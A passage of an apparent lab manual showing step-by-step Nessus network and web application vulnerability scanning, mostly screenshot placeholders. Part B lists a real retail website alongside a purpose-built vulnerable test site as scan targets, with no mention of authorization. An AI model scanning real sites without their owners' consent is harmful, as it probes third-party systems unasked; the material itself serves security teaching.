
STEP 5:

In discovery select port scan-all ports




STEP 7:

In assessment select Default




STEP 8:

In report tab keep it default network scan as it is




STEP 9:

In advanced tab select scan low bandwidth links




STEP 10:

Now Save the scan – click on save button below




After saving you can see your basic network scan is saved click on it




STEP 11:


Click on LAUNCH




After launching you will get following interface where scan is running




Scan completed




When host is up you will get count above 1



List of Vulnerabilities found





History of scan



STEP 12:

Generating Report





PART B

Perform Web Application Tests Scan in the Nessus tool on the below

targets:

a) http://testasp.vulnweb.com/
b) https://www.shoppersstop.com

Web application tests: Specifically targets web applications, including websites, web services, and web-based APIs.

Purpose: Identifies vulnerabilities and security weaknesses in web applications that could be exploited by attackers.

A]

STEP 1:

